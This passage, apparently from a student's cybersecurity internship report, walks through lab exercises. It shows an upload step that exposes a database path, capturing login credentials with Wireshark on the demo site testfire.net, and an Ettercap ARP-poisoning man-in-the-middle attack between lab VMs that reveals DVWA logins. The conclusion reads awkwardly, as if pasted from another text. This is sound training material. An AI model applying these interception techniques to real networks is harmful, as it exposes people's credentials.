


Step 8:

Go to upload and upload any file other than an image.

A Path will appear.

Visit that path to access the database.




2. Perform Sniffing

a) Perform Sniffing using Wireshark in kali Linux.

Step 1:

Open Wireshark and select the option 'eth0'.




Step 2:

Visit the website "testfire.net" and sign in.

A screenshot of a web browser window titled "Kali Linux" showing the "Altoro Mutual" website. The URL bar has "testfire.net". The page content includes sections for PERSONAL and SMALL BUSINESS, with links like "Personal Products", "Business Products", "Loans", "Cards", "Assessments & Insurance", etc. On the right, there are images of people and a survey form. The footer includes a "DEMO SITE ONLY" banner and copyright information. To the right of the browser, a Wireshark capture window is open, showing a list of network packets. The status bar at the bottom of the screen indicates "Profile: Default", "0:28", and the same date and time as the previous screenshot.


Step 3:

In Wireshark, select http as the filter.



Step 4:

Select “html form url encoded” which will give you the user name and password used to sign in to testfire.net



b) Perform Sniffing using Ettercap in kali Linux.

SNIFFING WITH ETTERCAP

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.

Step 1: To perform Ettercap turn on Meta, Windows7 and Kali-Linux and find the ipaddress of metasploitable in kali.

```
File Actions Edit View Help
root@kali: ~]
# ifconfig
eth0: flags=4163<IP,BROADCAST,RUNNING,MULTICAST  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
                ... (output truncated)
lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                ... (output truncated)

[  ]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.255  Sendto failed: Permission denied

[  ]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPLOITABLE  <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

[  ]#
```

Step 2:

Open ettercap-graphical.



Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.




Then again select 3 dots -> hosts -> host lists and the below window will display.

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0F	
192.168.56.100	08:00:27:0C:3B:AE	
192.168.56.102	08:00:27:D5:E7:26	

Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.



Step 5: Open fire fox in the windows 7 and browse the IP address of metasploitable machine and select DVWA option and enter the username and password to login.



The DVWA logo is a stylized, bold "DVWA" in dark grey, with a green swoosh graphic underneath it.

Username
admin

Password


Login

Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windows IP]

```
mPassword:  
Login incorrect  
metasploitable login: msfadmin  
Password:  
Last login: Fri Feb 24 02:29:52 EST 2023 on ttym1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
  
--- 192.168.56.103 ping statistics ---  
6 packets transmitted, 0 received, 100% packet loss, time 5018ms  
  
msfadmin@metasploitable:~$
```

Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



Conclusion:

I'm glad to know that your cyber security internship provided us with a deep understanding of the importance of cyber security in today's digital age. Throughout our internship, we were involved in various projects, such as vulnerability assessments and threat modelling, which exposed us to a wide range of tools and technologies commonly used in cyber security. Our mentors, who were seasoned professionals in the industry, provided us with guidance, mentoring, and feedback, which helped us to improve our skills and broaden our knowledge in areas such as network security and risk management. The skills and knowledge we gained during our internship will undoubtedly be valuable as we embark on our career in the cyber security field, and I'm delighted to hear that we are eager to apply them to our future endeavours. Overall, our internship experience was a significant step in our professional development, and it's excellent to see that we gained so much knowledge from it.